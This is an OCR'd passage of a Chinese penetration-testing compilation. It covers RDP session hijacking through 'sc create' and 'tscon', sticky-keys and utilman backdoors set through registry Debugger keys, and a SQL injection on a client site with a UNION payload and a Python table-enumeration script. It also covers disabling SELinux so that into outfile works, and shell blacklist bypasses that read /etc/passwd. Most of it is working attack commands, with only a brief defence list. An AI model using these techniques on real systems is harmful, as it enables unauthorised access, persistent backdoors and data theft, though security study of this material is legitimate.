

尝试登录，会发现出现如下错误





我想可能是我们没有将用户添加到远程桌面管理组里，使用 net localgroup 看一下总共有哪些用户组，因为这台主机的语言使用的是意大利语言，所以远程桌面管理组可能不是我们平常所见到的 Remote Desktop Users。




大概意思就是"发生系统错误 1312。指定的登录会话不存在。可能已被终止。没关系，既然 net localgroup 命令用不了，我们可以直接查看一下 administrator 所在的用户组，因为 administrator 允许远程登录。我们使用 net user administrator 命令来查看 administrator 所在的用户组。





使用 net localgroup “Utenti desktop remoto” 用户名 /add 命令即可将用户添加到远程桌面管理组，之后就能顺利进入主机。





## 1.17.2 另类思路

其实本来到这里已经结束了。但是在没拿下之前，我让表哥试试能不能拿下，后来我们几乎在同一时间拿下。但是，表哥是通过远程桌面会话劫持（RDP hijacking）来进入主机的。我

去，这是啥骚操作，赶紧 google 一下，发现这篇文章写的不错 RDP hijacking(有墙)。
大家都知道，在 windows 中如果你知道另一个已登录用户的密码，就可以通过认证后切换成该用户。




test 成功切换成 administrator 用户




劫持方法一：创建服务

create a service that will connect selected session to ours.

1. Get all sessions information:

```
C:\Windows\system32>query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 administrator                             1  Disc            1  3/12/2017 3:07 PM
>localadmin            rdp-tcp#55         2  Active          .  3/12/2017 3:10 PM

C:\Windows\system32>
```

2. Create service which will hijack user's session:


```
C:\Windows\system32>sc create sesshijack binpath= "cmd.exe /k tscon 1 /dest:rdp-tcp#55"
[SC] CreateService SUCCESS
```


3. Start service:

```
net setart sesshijack
```

Right after that your session will be replaced with target session.

实际测试截图










这里有个演示视频(墙)：All Windows TS Session Hijacking (2012 R2 Demo)


劫持方法二：直接利用 query 和 tscon 命令

来看一下 query 命令用法



C:\WINDOWS\system32\sethc.exe
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>query /?
QUERY { PROCESS | SESSION | TERMSERVER | USER }
C:\WINDOWS\system32>query session /?
显示有关终端会话的信息。
QUERY SESSION [sessionname | username | sessionid]
[/SERVER:servername] [/MODE] [/FLOW] [/CONNECT] [/COUNTER]
sessionname 用名称 sessionname 识别会话。
username 用用户 username 识别会话。
sessionid 用 ID sessionid 识别会话。
/SERVER:servername 要查询的服务器(默认值是当前值)。
/MODE 显示当前线路设置。
/FLOW 显示当前流控制设置。
/CONNECT 显示当前连接设置。
/COUNTER 显示当前终端服务计数器信息。


C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\test>query process /?
显示有关进程的信息。
QUERY PROCESS [* | processid | username | sessionname | /ID:nn | programname]
[/SERVER:servername]
* 显示所有可见进程。
processid 显示 processid 指定的进程。
username 显示所有属于 username 的进程。
sessionname 显示所有在 sessionname 运行的进程。
/ID:nn 显示所有在会话 nn 运行的进程。
programname 显示所有跟 programname 相关进程。
/SERVER:servername 要查询的终端服务器。
C:\Documents and Settings\test>


C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\test>query user /?
显示有关登录到该系统的用户的信息。
QUERY USER [username | sessionname | sessionid] [/SERVER:servername]
username 标识用户名。
sessionname 用名称 sessionname 识别会话。
sessionid 用 ID sessionid 识别会话。
/SERVER:servername 要查询的服务器(默认值是当前值)。
C:\Documents and Settings\test>





tscon 命令用法




下面结合 query 和 tscon 命令达到会话劫持目的

query user 查询所有已登录的用户会话信息

tscon 会话 ID 切换到目标会话状态




回车之后可直接切换成目标用户登录系统。


## 1.17.3 留木马后门

第一种方法：替换粘滞键程序

这个我之前刚好有分析实践过，也写过防护方案，具体看这篇：通过 shift 快捷键运行后门

第二种方法：替换讲述人程序

根据老外的文章，把讲述人程序替换 cmd.exe 也是可以的，然而我测试时失败了。





老外还给出了直接修改注册表项的命令，然而我两个试了都不管用(win03 上测试的)，这里还是贴出来吧，谁要是知道告诉我一下。

将 sethc.exe 替换成 cmd.exe

REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d “C:\windows\system32\cmd.exe” /f

将 utilman.exe 替换成 cmd.exe

REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" /t REG_SZ /v Debugger /d “C:\windows\system32\cmd.exe” /f

## 1.17.4 防御方案

监控系统进程活动，开启日志记录，当有新；

禁止使用 sethc.exe 和 utilman.exe 快捷键使用；

异常服务创建和异常计划任务创建是应有日志记录；

通过组策略来限制 sethc.exe 和 utilman.exe 所有者的访问执行权限；

不要将开启 RDP(Remote Desktop Protocol)/RDS(Relational Database Service)服务的主机暴露在公网上；

### 1.17.5 总结

这次的的渗透经历，总的来说还是学到不少，突破点就是利用前人种的马。所以说思路很重要，还是要多多看其他人的文章。另外，英语还是挺重要的，有的东西可以多看看外文。我平常遇到新学到的漏洞，都喜欢研究它的原理、危害以及防御方案，所以文中如果有错之处还请各位指出，不胜感激。也欢迎大家来我博客交流：https://mochazz.github.io/

## 1.18 一个 SQL 注入的实例

----vr_system 20170904

本次说的是一个 SQL 注入的实例。

网站是客户授权站，不方便透露截图，请见谅。

#### 测试注入

**存在注入的链接为：**

http://www.XXXXX.com.cn/W.php?QuerySuffix=*&page=1

QuerySuffix 参数存在 SQL 注入，QuerySuffix 的值只是进行 Md5 转换。

丢入 SQLMAP 中执行是无法跑出注入,个人感觉原因像是 SQLMAP tamper 和 prefix 优先级的问题。算了手工得了。

### 1.18.1 手工尝试

开始手工注入，order by 报错，继续尝试 union select，union select 1,2,3,4,5,6,7,8,9,10 出现显示位。

**Payload:**

+union select 1,2,3,4,5,6,concat(0x7e, (select table_name from information_schema.tables limit 0,1),0x7e),8,9,10

PS：我感觉之前 SQLMAP 跑不出来就是这个 “+” 的问题，“+”需要在 MD5 里面。

## 1.18.2 编写 SQL 注入脚本

开始写 PYTHON 脚本，脚本如下：

```python
# -*- coding=utf-8 -*-
# create: vr_system

import requests
import re
import base64

payload = """+union select 1,2,3,4,5,6,concat(0x7e, (select table_name from information_schema.tables limit ~~,1),0x7e),8,9,10 #"""
url = '''http://www.XXXXX.com.cn/W.php?QuerySuffix=~~&page=1'''

print u"正在读取表名："
for i in xrange(1,190):
    a = payload.replace("~~",str(i))
    b = url.replace("~~", base64.encodestring(a))
    try:
        req = requests.get(b,timeout=10)
    except:
        print u"读取页面失败。"
        continue
    try:
        html = re.findall(r"~(.*)~",req.text)
        print html
    except:print u"表名读取失败。"
```

## 1.18.3MySQL 只能执行 Load_file()读取文件,无法执行 into outfile 写入操作？

**遇到的问题：**在进行 sql 注入的过程中，只能使用 Load_file(filename)读取文件，无法使用 into outfile 写入文件，当时以为服务端将 into outfile 字符进行了处理，所以当时给出的修复建议是“对 Load_file 字符进行过滤或者去除 file 权限”。后来经过查阅资料发现有可能是 selinux 的原因。

**原理：**在 red hat 系列的 linux 中 selinux 对哪些 daemon 可以进行怎么样的操作是有限制的，mysql 的 select into outfile 的命令是 mysql 的 daemon 来负责写文件操作的。写文件之前当然要具有写文件的权限。而 selinux 对这个权限做了限制。如果 selinux 是关闭的吧，这个命令执行是没有问题的。

**解决方法：**

可以关闭 selinux。

可以在/etc/selinux 中找到 config

root 用户，

shell>vi /etc/selinux/config

# This file controls the state of SELinux on the system.

# SELINUX= can take one of these three values:

# enforcing - SELinux security policy is enforced.

# permissive - SELinux prints warnings instead of enforcing.

# disabled - SELinux is fully disabled.

SELINUX=enforcing

修改 SELINUX=disabled 关闭 selinux 就可以了，这个问题就可以解决了。

不过全部关闭 SELINUX 有带来一些安全问题。

当然也可以，单独给 mysql 的守护进程权限，

shell>getsebool -a 可以查看当前的对系统一系列守护进程的权限情况。
lpd_disable_trans --> off
mail_read_content --> off
mailman_mail_disable_trans --> off
mdadm_disable_trans --> off
mozilla_read_content --> off
mysqld_disable_trans --> off
nagios_disable_trans --> off
named_disable_trans --> off
named_write_master_zones --> off
nfs_export_all_ro --> on
nfs_export_all_rw --> on
nfsd_disable_trans --> off
nmbd_disable_trans --> off
nrpe_disable_trans --> off
shell>setsebool -P mysqld_disable_trans=1
开启对 mysql 守护进程的权限，这样
mysql> select user from user into outfile '/home/test.txt';
写入到自定义的目录就没有问题了。
-P 表示 是永久性设置，否则重启之后又恢复预设值。
getsebool setsebool 命令在 root 用户下有权限。
除了对 selinux 的权限，当然首先要保证该目录拥有读写权限。

# 1.19 命令执行过程中对黑名单的绕过姿势

## 1.19.1 仅过滤 cat/ls 等系统命令字符

以 ls 命令为例：
a=1;b=s;$a$b

```
[root@localhost 桌面]# a=l; b=s; $a$b
owasp-modsecurity-crs-3.0-master.zip  RPM-GPG-KEY-CentOS-6
[root@localhost 桌面]# ls
owasp-modsecurity-crs-3.0-master.zip  RPM-GPG-KEY-CentOS-6
[root@localhost 桌面]#
```

以 cat /etc/passwd 为例：
a=c;b=a;c=t;$a$b$c /etc/passwd

```
[ root@localhost 桌面]# a=c; b=a; c=t; $a$b$c /etc/passwd
root: x: 0: 0: root: /root: /bin/bash
bin: x: 1: 1: bin: /bin: /sbin/nologin
daemon: x: 2: 2: daemon: /sbin: /sbin/nologin
adm: x: 3: 4: adm: /var/adm: /sbin/nologin
lp: x: 4: 7: lp: /var/spool/lpd: /sbin/nologin
sync: x: 5: 0: sync: /sbin: /bin/sync
shutdown: x: 6: 0: shutdown: /sbin: /sbin/shutdown
```

## 1.19.2 空格绕过

1、利用${IFS}

